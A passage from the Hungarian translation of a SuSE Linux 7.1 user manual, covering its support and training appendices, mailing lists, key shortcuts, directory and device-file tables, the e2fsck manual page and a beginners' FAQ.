képbe; szakértőink tudását sikeresen használhatja fel projektjei során. Erősségünk a sokoldalúság: adatbázisok, biztonsági kérdések, internetkapcsolat és vállalati szintű hálózatok; a linux a megfelelő szoftverrel hatékony platform az Ön alkalmazásai számára. Ajánlatunk átfogja a kiszolgálórendszer koncepcióját, összeállítását és konfigurálását. Ha például szeretné internetes jelenlétét SuSE Linux-alapra helyezni, és emiatt webkiszolgáló-, e-mail- és biztonságos kiszolgáló megoldásokat keres, tanácsadóink segítenek a koncepció elkészítésében, valamint a megfelelő megoldás bevezetésében. Ha olyan komplex, heterogén hálózata van, ahová szeretné a linuxot integrálni, szintén tanácsadással és támogatással állunk rendelkezésére a megtervezésnél és a teljes kiszolgáló megoldások kivitelezésében. Esetleg olyan speciális igénye van, amelyeket a szokásos szoftverek nem elégítenek ki?

A helyszíni támogatást a *SuSE Linux Solutions AG* cégünk nyújtja:

SuSE Linux Solutions AG
 Mergenthalerallee 45-47
 D-65760 Eschborn
 Tel: + 49 / 6196 / 50 95 10
 Fax: + 49 / 6196 / 40 96 07
 E-Mail: solutions@suse.de

Regionális Szolgáltatási Központjaink a következő városokban állnak rendelkezésére: Hamburg, Berlin, Bonn, Stuttgart, Frankfurt, München és Nürnberg, továbbá a Támogatási és Fejlesztési Központ Nürnbergben.

- Kivitelezés és telepítési szolgáltatás
- Infrastrukturális tanácsadás
- Intranet-kiszolgálós megoldások
- Internet-kiszolgálós megoldások
- Ügyfélspecifikus követelmények fejlesztése
- Teljes megoldások
- E-kereskedelem

A.4 Oktatás

Oktatás

Oktatási specialistáink a rendszergazdákat és a programozókat úgy képzik ki, hogy a linux széles körű lehetőségeit a lehető leggyorsabban használni tudják, és ennek következtében hatékonyan tudjanak vele dolgozni. Képzési kurzusainkról a következő címen talál információkat:

<http://www.suse.de/en/support/training/>

A.5 Visszajelzések

Mindig szívesen vesszük ötleteiket, javaslataikat és probléma-leírásaikat. Segíteni fogunk, ha a probléma lényeges, vagy ha ismerjük a problémát. A visszajelzések hasznos információkkal szolgálhatnak abban, hogy a következő verzióban az adott probléma ne jelenjen meg, és ezzel a többi SuSE

Linux-használót [www-kiszolgálónkon](http://www.kiszolgálónkon) vagy Támogatási Adatbázisunkon keresztül segíthessünk. Folyamatos célunknak tekintjük, hogy SuSE Linux-termékeinket a vevőink ötletei és elvárásai alapján állítsuk össze. Emiatt a CD vagy ezen könyv mindennemű kritikáját szívesen vesszük. Hisszük, hogy a komolyabb hibák kijavításának és a minőség legmagasabb szinten tartásának ez a legjobb módja.

Küldje visszajelzéseit a feedback@suse.de címre e-mailben, vagy küldjön nekünk faxot, levelet.

A.6 További szolgáltatások

Szeretnénk felhívni a figyelmét azon szolgáltatásainkra is, amelyek napi 24 órában ingyenesen elérhetők:

- **SuSE WWW Server**

<http://www.suse.com>

- **SuSE levelezési listák** (információk, tapasztalatcsere e-mail-ben):

- suse-announce-e@suse.com – hírek a SuSE Linux-ről (angolul)
- suse-announce@suse.com – hírek a SuSE Linux-ről (németül)
- suse-linux-e@suse.com – mindent a SuSE Linux-ről (angolul)
- suse-linux@suse.com – mindent a SuSE Linux-ről (németül)
- suse-axp@suse.com – SuSE Linux Alpha processzoron (angolul)
- suse-isdn@suse.com – az ISDN és a SuSE Linux (főként németül)
- suse-applix@suse.com – az **Applixware** irodai csomag (főként németül)
- suse-adabas@suse.com – az *Adabas D* -ről (főként németül)
- suse-informix@suse.com – az *Informix* -ről (főként németül))
- suse-oracle@suse.com – információk és tapasztalatcsere az Oracle-ről a SuSE Linux alatt (angolul)

Ha fel szeretne iratkozni bármelyik listára, írjon e-mailt a majordomo@suse.com címre, a levél szövege pedig legyen:

```
subscribe <listanév>
```

A tárgy nem számít. Legyen például:

```
subscribe suse-announce-e
```

Ezzel minden hírt megkap. A listáról történő leiratkozáshoz küldjön egy e-mail-t a majordomo@suse.com címre, a levél szövege legyen:

```
unsubscribe suse-announce-e
```

Ügyeljen rá, hogy a **unsubscribe** levelet ugyanarról a címről küldje, amelyikről feliratkozott.

- **A SuSE FTP-oldala**

<ftp://ftp.suse.com>

A legújabb információkat, frissítéseket és hibajavításokat találja meg a fenti címen. Jelentkezzen be 'ftp' felhasználóként.

Fontosabb billentyűk

Fordította: Levárdy Zoltán

Hasznos és fontos billentyűk rövid áttekintése.

<code>(Enter)</code>	Parancssorban végrehajt egy parancsot; különben: soremelés.
<code>(Alt) + (F1)-(F6)</code>	Átvált egy másik konzolra (szöveges üzemmódban).
<code>(Ctrl) + (Alt) + (F1)-(F6)</code>	X11 és Dosemu alatt: átvált az egyik szöveges konzolra.
<code>(Alt) + (F7)</code>	Szöveges konzolról visszavált az X11-re.
<code>(Ctrl) + (Alt) + (←)</code>	Kilép az X11-ből.
<code>(Shift ↑) + (Page ↑)</code>	Visszalapoz egy képernyőt konzolon. Addig működik amíg nem vált konzolt.
<code>(Shift ↑) + (Page ↓)</code>	A <code>(Shift ↑) + (Page ↑)</code> ellentéte.
<code>↑</code>	Megmutatja az előző parancsot a parancssorban.
<code>↓</code>	A <code>↑</code> ellentéte a burokbán (shell).
<code>(Shift ↑) + (Alt)</code>	X11: Átvált a következő virtuális munkaasztalra (a kurzor irányában). A virtuális munkaasztalok számát beállíthatja a <code>.fvwm[2]</code> rc fájlban a "DeskTopSize" paraméterrel.
<code>+ (Cursor)</code>	Megváltoztatja a képernyő felbontást az <i>XF86Config</i> fájl bejegyzései alapján.
<code>(Ctrl)</code>	Kijelentkezik. Megfelel a kilépésnek .
<code>+ (±) (szürke)</code>	EOF (fájl vége).
<code>(Ctrl) + (D)</code>	Befolyásolja a <code>/etc/profile</code> bejegyzése: ignoreeof=x . Az x azt mutatja, hogy hányszor ismételheti a parancsot amíg végrehajtja.


B.1 táblázat:

A könyvtárszerkezet

Fordította: Levárdy Zoltán

C.1 Áttekintés

A következő ábrán a Linux könyvtárfa egy kis részlete található:



C.2 Fontosabb könyvtárak

A Linux rendszer könyvtárfája jól szervezett. Néhány fontosabb könyvtár:

/	"root" gyökérkönyvtár, a könyvtárfa kiindulási pontja
/home	a felhasználók magánkönyvtárai
/dev	eszközfájlok, melyek a hardvert képviselik
/etc	fontos rendszerbeállító fájlok
/usr/bin	általánosan elérhető parancsok
/bin	a rendszer indításához szükséges parancsok
/usr/sbin	a rendszergazda számára fenntartott parancsok
/sbin	fenntartott parancsok a rendszer indításához és a rendszergazda számára
/sbin/init.d	rendszerindító szkriptek
/usr/include	a C fordító header fájljai
/usr/include/g++	A C++ fordító header fájljai
/usr/doc	dokumentációk
/usr/man	kézikönyvlapok
/usr/src	szoftverek forráskódjai
/usr/src/linux	a kernel forrása
/tmp	ideiglenes fájlok
/var/tmp	nagyméretű ideiglenes fájlok
/usr	felhasználói parancsok és alkalmazások, konfigurációs fájlok – csatolva <i>csak olvasásra</i>
/var	konfigurációs fájlok (linkelve a /usr-ből).
/lib	osztott könyvtárak, dinamikusan linkelt programoknak
/proc	a folyamatok fájlrendszere
/usr/local	helyi bővítések, melyek a terjesztéstől is függenek
/opt	opcionális szoftverek, nagy rendszerek részére (pl. KDE)

C.1 táblázat: fontosabb könyvtárak áttekintése

D. függelék

Fontosabb fájlok

Fordította: Levárdy Zoltán

A legfontosabb fájl maga a kernel. Ez a gyökérkönyvtárban a `/vmlinuz` fájl.

D.1 Speciális eszközfájlok a `/dev` könyvtárban

Lemezek és merevlemezek¹ :

<code>/dev/fd0</code>	első hajlékonylemez meghajtó
<code>/dev/fd1</code>	második hajlékonylemez meghajtó
<code>/dev/hda</code>	első AT buszos merevlemez meghajtó
<code>/dev/hda1 - /dev/hda15</code>	az első AT buszos merevlemez partíciói
<code>/dev/sda</code>	első SCSI merevlemez meghajtó
<code>/dev/sda1 - /dev/sda15</code>	az első SCSI merevlemez partíciói
<code>/dev/sdb</code>	második SCSI merevlemez meghajtó
<code>/dev/sdc</code>	harmadik SCSI merevlemez meghajtó

D.1 táblázat: a háttértároló eszközfájlok áttekintése

D.1.1 CD-ROM meghajtók

<code>/dev/cdrom</code>	a használt CD-ROM-ra mutató lánc, pl. az alábbi fájlok egyike. A <code>YaST</code> állítja be.
<code>/dev/aztcd</code>	Aztech CDA268-01 CD-ROM
<code>/dev/cdu535</code>	Sony CDU-535 CD-ROM
<code>/dev/cm206cd</code>	Philips CM206

D.2 táblázat: folytatás a következő oldalon.....

¹ A listán szereplő eszközfájlok mellett, készíthet továbbiakat is. További információk az `mknod` parancs kézikönyv lapjain.

<code>/dev/gscd0</code>	Goldstar R420 CD-ROM
<code>/dev/hda</code>	ATAPI IDE CD-ROM-okhoz
<code>/dev/hdd</code>	
<code>/dev/lmscd</code>	Philips CM 205/250/206/260 CD-ROM
<code>/dev/mcd</code>	Mitsumi CD-ROM
<code>/dev/sbpcd0</code>	CD-ROM SoundBlaster kártyán
<code>/dev/sbpcd3</code>	
<code>/dev/scd0</code>	SCSI CD-ROM meghajtók
<code>/dev/scd1</code>	
<code>/dev/sonycd</code>	Sony CDU 31a CD-ROM
<code>/dev/sjcd</code>	Sanyo CD-ROM
<code>/dev/optcd</code>	Optics Storage CD-ROM

D.2 táblázat: a CD-ROM meghajtó eszközfájlok áttekintése

D.1.2 Szalagos meghajtók

<code>/dev/rmt0</code>	első SCSI szalagsmeghajtó <i>visszatekerős</i> (automatikusan visszacsévéli)
<code>/dev/nrmt0</code>	első SCSI szalagsmeghajtó <i>nem-visszatekerős</i>
<code>/dev/ftape</code>	Floppy szalagsmeghajtó <i>visszatekerős</i>
<code>/dev/nftape</code>	Floppy szalagsmeghajtó <i>nem-visszatekerős</i>

D.3 táblázat: a szalagos meghajtó eszközfájlok áttekintése

D.1.3 Egerek (busz és PS/2)

<code>/dev/mouse</code>	Lánc az egér által használt interfészre — egy lát- szólagos fájl a busz egerekre, soros interfész a töb- bihez. A YaST állítja be.
<code>/dev/atibm</code>	ATI grafikus kártya busz egér.
<code>/dev/logibm</code>	Logitech busz egér.
<code>/dev/inportbm</code>	PS/2 busz egér

D.4 táblázat: egér eszközfájlok áttekintése

D.1.4 Modemek

/dev/modem	Lánc arra a COM portra, amelyhez a modem csatlakozik. A YaST állítja be.
------------	--

D.5 táblázat: a modem eszközfájlok áttekintése

D.1.5 Soros interfészek

/dev/ttyS0	Soros interfészek 0-tól 3-ig.
/dev/ttyS3	
/dev/cua0	Soros interfészek 0-tól 3-ig a (kimenő modem kapcsolatokhoz).
/dev/cua3	

D.6 táblázat: a soros interfész eszközfájlok áttekintése

D.1.6 Párhuzamos kapuk (portok)

/dev/lp0	párhuzamos portok (LPT1-től LPT3-ig)
/dev/lp2	

D.7 táblázat: a párhuzamos port eszközfájlok áttekintése

D.1.7 Speciális eszközök

/dev/null	"elnyel" minden adatot (adat kuka)
/dev/tty1	Virtuális konzolok tty1-től tty8-ig
/dev/tty8	
/dev/zero	Ha olvassuk, tetszőleges számú nulla bájtot ad

D.8 táblázat: A speciális (virtuális) eszközfájlok áttekintése

D.2 Beállító fájlok a /etc könyvtárban

/etc/rc.config	Központi rendszerbeállító fájl. A YaST készíti és az indító szkriptek, valamint a <i>SuSEconfig</i> olvassa.
/etc/inittab	Az inicializáló processz beállító fájlja.
/etc/lilo.conf	A <i>LILO</i> beállítása.
/etc/modules.conf	Kernel modulok beállítása.
/etc/DIR_COLORS	Az <i>ls</i> program színhozzárendelése.
/etc/XF86Config	Az X Window rendszer beállítása.
/etc/fstab	Az indításkor automatikusan csatolt fájlrendszerek táblája.
/etc/profile	Alapértelmezett burok (shell) bejelentkezési szkript.
/etc/passwd	Felhasználó adatbázis: felhasználó neve, magán könyvtára, bejelentkezési burok (shell), felhasználó száma.
/etc/shadow	Árnyékjelszavak.
/etc/group	Felhasználócsoportok.
/etc/printcap	Telepített nyomtatók leírása. Az <i>lpd</i> nyomtató démon használja. Lásd a 351. oldalon.
/etc/hosts	Kiszolgálónév IP címhez rendelése. Elengethetetlen ha nincs névkiszolgáló telepítve.
/etc/inetd.conf	Beállított IP szolgáltatások definíciója (<i>telnet</i> , <i>finger</i> , <i>ftp</i> és sok más).
/etc/syslogd.conf	A syslog démon beállító fájlja — meghatározott rendszer üzeneteket rögzít.

D.9 táblázat: Beállító állományok a /etc-ben

D.3 Rejtett konfigurációs fájlok a magán könyvtárban

A felhasználók magánkönyvtáraiban több beállító fájl található, amelyek praktikus okokból "rejtettek", és ritkán módosulnak. Egy fájl attól rejtett, hogy ponttal kezdődik a neve. Ezeket a fájlokat, az **ls -a** paranccsal tekinthetjük meg. Néhány példa a [D.10](#) táblázatban látható. Ezeket a fájlokat a rendszer a /etc/skel/ könyvtárból másolja át, amikor egy új felhasználót készítünk.

.profile	A felhasználó saját bejelentkező szkriptje (a <i>bash</i> -hoz).
----------	--

D.10 táblázat: folytatás a következő oldalon.....

<code>.bashrc</code>	a <i>bash</i> beállítása.
<code>.exrc</code>	a <i>vi</i> beállítása.
<code>.xinitrc</code>	X Window System indító szkript.
<code>.fvwmrc</code>	Az <i>fvwm</i> ablakkezelő beállítása.
<code>.ctwmrc</code>	A <i>ctwm</i> ablakkezelő beállítása.
<code>.openwin-menu</code>	Az <i>olvwm</i> és az <i>olwm</i> ablakkezelők beállítása.

D.10 táblázat: rejtett fájlok a felhasználó magán könyvtárában

Az e2fsck kézikönyvlapja

Fordította: Zelena Endre

E2FSCK(8)

E2FSCK(8)

NÉV

e2fsck - Linux ext2 fájlrendszer ellenőrzése

ÁTTEKINTÉS

```
e2fsck [ -pacnyrdfvstFSV ] [ -b szuperblokk ] [ -B
blokkméret ] [ -l|-L hibás_blokkok_listája ] [ -C
fájlleíró ] eszköz fájl
```

LEÍRÁS

Az e2fsck program a Linux ext2 fájlrendszerének ellenőrzésére szolgál.

Az eszköz fájl olyan speciális fájl, amely megfelel egy fizikai eszköznek (pl. /dev/hdc1).

OPCIÓK

-a

Ez az opció a visszafelé való kompatibilitást szolgálja, jelentése megegyezik a -p opcióval. Emiatt -- ahol csak lehet -- a -p opció használata javasolt.

-b szuperblokk

Ezzel az opcióval a normál szuperblokk helyett

a

megadott másolatát használja a program. Erre az opcióra akkor van szükség, ha az elsődleges szuperblokk megsérül; a legtöbb fájlrendszer tartalmazza a másolatát a 8193, 16385, stb. blokkokban. Ha alternatív szuperblokk megadásra kerül, és a fájlrendszer nem csak olvasható módon lett megnyitva, az e2fsck az elsődleges szuperblokkot is kijavítja a fájlrendszer ellenőrzése során.

-B blokkméret

Alapértelmezés szerint az e2fsck több, különböző

blokkmérettel vizsgálja a szuperblokkot, hogy megállapítsa a pontos blokkméretet. Ez a vizsgálat bizonyos esetekben problémát okozhat. Ezzel az opcióval kényszeríthető az e2fsck arra, hogy a megadott blokkméretet használja. Ha nem talál Szuperblokkot, hibával kilép.

-c Az opció következtében az e2fsck futtatja a badblocks(8) programot, amely megkeresi azokat a hibás blokkokat, amelyek az adott fájlrendszerhez tartoznak, és bejelöli azokat hibásnak a hibás blokkok inode-jához kapcsolással.

-C Ezzel az opcióval az e2fsck a megadott fájlleíróba írja, hogy az ellenőrzés hol tart, ezzel megoldható az e2fsck futásának programból való monitorozása. Ez az opció kifejezetten az e2fsck más programból való futtatásakor használatos. Ha a megadott fájlleíró 0, az e2fsck státuszát egy sávval ábrázolja. Ehhez videokonzolon, vagy terminálon kell a programnak futnia.

-d Hibakeresési információk nyomtatása. (Csak az e2fsck program hibakereséséhez használatos.)

-f Akkor is végrehajtja az ellenőrzést, ha a fájlrendszer "tisztának" tűnik.

-F Az eszközhöz tartozó buffer cache-t kiüríti az ellenőrzés előtt. Csak akkor használatos, ha az e2fsck program futási idejét szeretnénk vizsgálni.

-l fájlnev

A fájlnev fájlban felsorolt blokkokat hozzáadja a hibás blokkok listájához. Ennek a fájlnek a formátuma azonos a badblocks(8) program által generálttal.

-L fájlnev

A hibás blokkok listájának beállítása a fájlnev fájlban megadottakra. (Ez az opció hasonló, mint a -l, azzal az eltéréssel, hogy itt a hibás blokkok aktuális listáját törli, majd a megadottakra állítja be a program.)

-n A fájlrendszert csak olvasható módon nyitja meg, és valamennyi kérdésre 'nem'-et válaszol. Az e2fsck nem interaktív futtatására szolgál. (Megjegyzés: Amennyiben a -c, -l, vagy a -L opciót megadjuk a -n mellett, a fájlrendszert írásra-olvasásra nyitja meg, a hibás blokkok listájának aktualizálásához. Ezen kívül más módosítás nem történik az fájlrendszerben.)

-p Automatikus helyreállítás mindennemű kérdés nélkül.

-r Ez az opció csak kompatibilitási okból szerepel, semmilyen hatása nincs.

-s Ezzel az opcióval bájtfelcserélés, azaz a normáli-

zált, szabványos bájtrend (ez i386, vagy little endian) használata érhető el. Amennyiben a fájlrendszer már szabványos bájtrendet használ, az opciónak nincs hatása.

- S Ez az opció bájtcserét hajt végre, a fájlrendszer aktuális bájtrendjétől függetlenül.
- t Az e2fsck futási időadatait megjeleníti. Ha az opciót kétszer használjuk, akkor az egyes menetekről külön statisztikát ad.
- v Böbeszédű mód.
- V Megjeleníti a program verzióinformációit.
- y valamennyi kérdésre 'igen' választ adva lehetővé teszi az e2fsck nem-interaktív futtatását (Lásd a -n opciót is.)

KILÉPÉSI KÓD

Az e2fsck visszatérési értéke a következő feltételek alapján áll össze:

- 0 - Nem volt hiba.
- 1 - Fájlrendszer hibái javítva.
- 2 - Fájlrendszer hibái javítva, a rendszer újra-indítása szükséges, ha a fájlrendszer csatolva volt.
- 4 - A fájlrendszer hibái nem lettek javítva.
- 8 - Működési hiba.
- 16 - Hibás használat, szintaktikai hiba.
- 128 - Osztott könyvtár hiba.

SZIGNÁLOK

Az e2fsck futására a következő szignálok vannak hatással:

SIGUSR1

A szignál hatására az e2fsck megjeleníti a státusz-sávot. (Lásd a -C opciót.)

SIGUSR2

A szignál hatására a e2fsck a továbbiakban nem jeleníti meg a státusz-sávot.

HIBABEJELENTÉS

Gyakorlatilag valamennyi program tartalmaz hibát. Amennyiben olyan ext2 fájlrendszerrel találkozunk, amelyen az e2fsck hibásan, vagy sehogyan sem fut le, illetve amelyet az e2fsck nem tud helyreállítani, jelezze azt a szerzőnek.

Kérjük csatoljon a hibajelentéshez annyi információt, amennyit csak lehetséges. A legjobb, ha az

e2fsck futtatása során kapott kimenetet teljes egészében el tudja küldeni. Amennyiben van írható fájlrendszer, ahol a kimenetet le tudja tárolni, abban az esetben a script(1) program hasznos a kimenet fájlba történő lementéséhez.

Hasznos továbbá a dumpe2fs(8) kimenete is. Ha valamely inode, illetve inode-ok miatt keletkezik a hiba, meg lehet kísérelni a debugfs(8) program futtatását. A hibát okozó inode-okra a stat(1u) parancsot futtatva annak kimenete is hasznos lehet. Ha az inode-hoz könyvtár tartozik, a debugfs dump parancs alkalmas a könyvtár inode tartalmának kinyerésére, mely a uuencode(1) használata után szintén csatolható a hibajelentéshez.

A hibajelentésnek mindig tartalmaznia kell az e2fsck teljes verziószámát (lásd -V opció).

SZERZŐ

Az e2fsck ezt a verzióját
Theodore Ts'o <tytso@mit.edu>
írta.

LÁSD MÉG

mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)

MAGYAR FORDÍTÁS

Zelena Endre <ezelena@lme.linux.hu>

F. függelék

SuSE Linux-GYIK

Fordította: Kiss Károly

Ebben a fejezetben válaszokat adunk a leggyakrabban ismételt kérdésekre (GYIK *Gyakran Ismételt Kérdések*). Bár szinte az összes kérdésre található válasz a kézikönyvben, nehéz azt megtalálni – különösen azoknak, akik nem járatosak a Linux-ban. Emiatt a legtöbb kérdésnél hivatkozás található a kézikönyv adott témához kapcsolódó fejezetére.

Régebbi SuSE Linux-om van – Hogyan frissíthetek a 7.1verzióra?

A frissítés közvetlen módját a [15](#) fejezetben ([419.](#) oldal) találjuk meg.

Melyik a legfontosabb fejezet a kézikönyvben?

Kezdőknek minden bizonnyal a [19](#) fejezetben ([493.](#) oldal) találhatóak a legfontosabb információk, bár az nem egy "igazi Linux könyv". Linux könyvek jó válogatása található a

<http://linux.oreilly.com> internet címen.

Telepítés után mindig a következő üzenetet kapom: "login:" – Mit csinállok rosszul?

Nem csinált semmit rosszul, a telepítés befejeződött. Mostmár bejelentkezhet a számítógépére felhasználói nevével és jelszavával; első induláskor még csak a 'root' létezik. Lásd még a kézikönyv [19.1](#) fejezetben ([493.](#) oldal) és [3.6.7](#) fejezetben ([112.](#) oldal).

Bejelentkeztem, de csak annyit látok a képernyőn, hogy "meggyfa: # " – Hogyan jutok be magába a Linux-ba?

Már "bent" van a "Linux"-ban! Valószínű, hogy a Grafikus Felhasználói Felületet (GUI) szeretné elindítani. Ezt először konfigurálni kell (például a SaX segítségével). Ezután már el tudja indítani a Grafikus felületet (X Window System) a **startx** parancs segítségével. Részleteket lásd a [8](#) fejezetben ([237.](#) oldal).

A számítógépet csak Én használom Miért kell mégis mindig bejelentkeznem?

A Linux egy többfelhasználós rendszer. Azért, hogy a Linux tudja, ki dolgozik rajta, meg kell adni egy felhasználói nevet és egy jelszót. Esetleg `'root'`-ként kell bejelentkezni, ha változtatni akar a rendszerben (telepíteni és konfigurálni programokat, stb). Mindennapi tevékenységhez készíteni kell egy átlagos felhasználót. Így nem tud kárt tenni magában a rendszerben sem.

A KDE2 legújabb verziója (2.0.x) lehetővé teszi hogy egy felhasználó nevében azonnal bejelentkezzünk. Ez azonban egy lyuk a biztonsági rendszerben, nagyon óvatosan alkalmazzuk!

Kell saját kernel-t fordítanom?

Nem, egyáltalán nem!

A kernel jelenleg olyan nagy, hogy csaknem 800 beállítási kérdésben kell dönteni!

Szinte lehetetlen minden beállítást nyomon követni, ezért gyakorlatlan felhasználóknak nem ajánljuk a kernel újrafordítását. Ha mégis szeretné, akkor ezt csak saját felelősségére teheti meg, a telepítési támogatás ugyanis *nem* vonatkozik erre az esetre!

Akkor sem kell kernelt fordítanom, ha szeretnék hang támogatást?

Nem, a 2.2.x kernel verziók óta nem kell. Részletek a [10.3](#) fejezetben (314. oldal) találhatók.

Hol találok további információkat a SuSE Linux-ról?

Ha telepítésről vagy SuSE Linux specifikus dolgokról van szó, akkor elsődleges forrás a kézikönyv. A programok dokumentációja a `/usr/doc/packages` könyvtárban található. A "Howto"-k ("HOGYAN"-ok) németül a `/usr/doc/howto/de`, angolul a `/usr/doc/howto/en` könyvtárban találhatók. Ezek például a **less** parancs segítségével olvashatók: **less /usr/doc/howto/en/DOS-to-Linux-HOWTO.txt.gz**

KDE alatt ezeket a fájlokat (bár tömörítettek) a **kedit** parancs segítségével olvashatja.

Hol kaphatok speciális tippeket vagy segítséget?

Az Interneten a

<http://www.suse.de/sdb/en/html/index.html> címen található meg támogatási adatbázisunkat angolul.

Ennél jóval részletesebb a német változat a

<http://www.suse.de/sdb/de/html/index.html> címen.

Megadhat egy keresési kifejezést, vagy végignézheti az SDB "History" linkjét.

Hogy tudok parancsokat kiadni a KDE alatt?

Kattintson a 'K'-ra, a 'Tools (Rendszer)'-re majd a 'Terminal (Terminál)'-ra. Alternatív megoldásként nyomhat (Alt) + (F2)-t és beírhatja azt, hogy **xterm**. Ekkor kapni fog egy "terminál" ablakot (amit sokan hibásan DOS ablaknak neveznek), ahová beírhatók a kívánt parancsok.

Sok programot nem találok meg KDE alatt.

Minden program indítható terminál ablakból (**xterm**, lásd előző kérdés), úgy hogy beírja a program nevét és utána (↵)-t üt.

Nem tudok telnet-tel bejelentkezni a számítógépre.

Mindig "Login incorrect" választ kapok.

Valószínűleg 'root' felhasználóként próbált belépni. Biztonsági okokból ez nem lehetséges *telnet*-en keresztül. A *YaST* segítségével készíthet egy normál felhasználót (lásd a 3.6.7 fejezetben (112. oldal)), mellyel már be tud jelentkezni.

Ezután a **su** paranccsal tud a 'root' felhasználóra váltani. Sokkal jobb és biztonságosabb a *telnet* helyett az *ssh* programot használni. Az *ssh* program kódolt, ezáltal biztonságosabb kapcsolatokat használ. Ezt a programot a 'sec' készletben találhatja.

Hogy tudok Internetezni Linux alatt?

Erről információt a kézikönyv 6 fejezetben (173. oldal) találhat.

Kell-e vírusok miatt idegeskednem Linux alatt?

Nem.

Linux alatt nem beszélhetünk kritikus vírusokról (lásd a 90 fejezetben (480. oldal)). Vírusok nem okozhatnak semmilyen problémát a rendszernek, ha *nem* root-ként jelentkezett be. Csak olyan víruskeresők vannak Linux-ra, amelyek Windows-os vírusok után kutatnak levelelekben (ha a Linuxot router-ként használjuk).

Hol nézhetem meg a rendszerüzeneteket?

Adja ki a következő parancsot 'root'-ként egy terminál ablakban:

```
meggyfa: # tail -f /var/log/messages
```

Programok, amik még hasznosak lehetnek: **top**, **procinfo** és az **xosview**.

A rendszer indulás közbeni üzenetei a

```
meggyfa: # dmesg
```

vagy a:

```
meggyfa: # cat /var/log/boot.msg
```

parancsok segítségével nézhetőek meg.

Merre találom a StarOffice-t?

A *StarOffice*-t az 'so_en' nevű csomagként a 'pay' készletben találhatja meg. Használja a YaST-ot a telepítéshez, amely megmondja melyik CD-t kell használni.

Találtam egy hibát a SuSE Linux-ban. Hol tudom ezt jelenteni?

Először bizonyosodjon meg róla, hogy az valóban egy programhiba és nem csak egy működési vagy konfigurációs probléma.

Olvassa el a `/usr/doc/packages` és a `/usr/doc/howto` könyvtárakban lévő dokumentációt.

Lehetséges, hogy a hiba már ismert. Erről információt támogatási adatbázisunkban a <http://sdb.suse.de/sdb/en/html/index.html> címen találhat.

Töltse ki a kereső form-ot, vagy nézze végig az SDB "History" linkjét, hogy lássa a problémát feljegyezték-e már.

Ha úgy látja, hogy még nincs dokumentálva, küldjön E-Mailben egy leírást a hibáról a feedback@suse.de címre.

Kérjük, egyben közölje regisztrációs kódját is.

Hogyan érhetem el a CD-n lévő adatokat?

Először be kell csatolni a CD-t (beilleszteni a fájlrendszerbe). Ezt a `mount /cdrom` parancs segítségével teheti meg. Részletesebben lásd a 19.11.2 fejezetben (511. oldal).

Nem tudom kivenni a CD-t a meghajtóból – Mit csináljak?

Először le kell csatolni a CD-t (eltávolítani a fájlrendszerből). Ezt az `umount /cdrom` parancs segítségével teheti meg. Részletesebben lásd a 19.11.2 fejezetben (511. oldal).

Hogyan nézhetem meg, hogy mennyi hely van még a Linux-omon?

A `df -h` parancs segítségével, és nézze meg a 19 fejezetben (493. oldal) olvasható információkat is.

Tudok az egérrel másolni ("cut-and-paste") Linux alatt?

Igen.

Ha szöveges üzemmódban is szeretne másolni, akkor a *gpm* nevű programnak futnia kell. A másolás módja szöveges üzemmódban és X Window System alatt ugyanaz: a bal egérgomb megnyomásával *jelölhető ki* a szöveg és a középső gomb segítségével lehet *áthúzni* és *beilleszteni*. A jobb egérgombnak a legtöbb programban speciális szerepe van.

Hogyan tudok programokat telepíteni?

A SuSE Linux CD-in található programokat legjobb, ha a YaST segítségével telepíti. A nagyobb programok jelentős része a 'pay' készletbe tartozik.

"Csak" a program forráskódja van meg – Hogyan telepíthetem?

A legtöbb programhoz szükséges egy bizonyos fokú szakértelem. Ezt leginkább egy jó Linux könyvben találhatja meg.

Nézzen szét pl. a <http://linux.oreilly.com> címen.

Röviden: csomagolja ki a forráskódot (**tar xvzf name.tar.gz**), olvassa el és kövesse a README-ben vagy az INSTALL állományban található utasításokat. Általában a következőket kell csinálni:

```
./configure ; make ; make install.
```

A csomagok karbantartásáról sokkal részletesebben olvashatunk a kézikönyv 15.3 fejezetben (430. oldal).

Ne felejtsük el, hogy saját fordítású kernelekhez nem jár telepítési támogatás!

Szükségem van egy tűzfalra, masquerading-ra, levél- és webkiszolgálóra. Kaphatok ezekhez is telepítési támogatást?

Nem.

A telepítési támogatás csak arra vonatkozik, hogy a Linux elinduljon és fusson. A telepítési támogatáson túlmutató témákhoz nagyon jó könyvek állnak rendelkezésre, illetve nagyon jó a `/usr/doc/packages` könyvtárban található dokumentáció és a `/usr/doc/howto/en/NET3-HOWTO.txt.gz` is.

Támogatja a hardveremet a SuSE Linux?

A legjobb az lenne, ha megnézné a http://cdb.suse.de/cdb_english.html oldalt.

A **less /usr/doc/howto/en/Hardware-HOWTO.gz** paranccsal is kaphat kiegészítő információkat erről.

Hogyan tudom töredezettségmentesíteni a háttértárolómat?

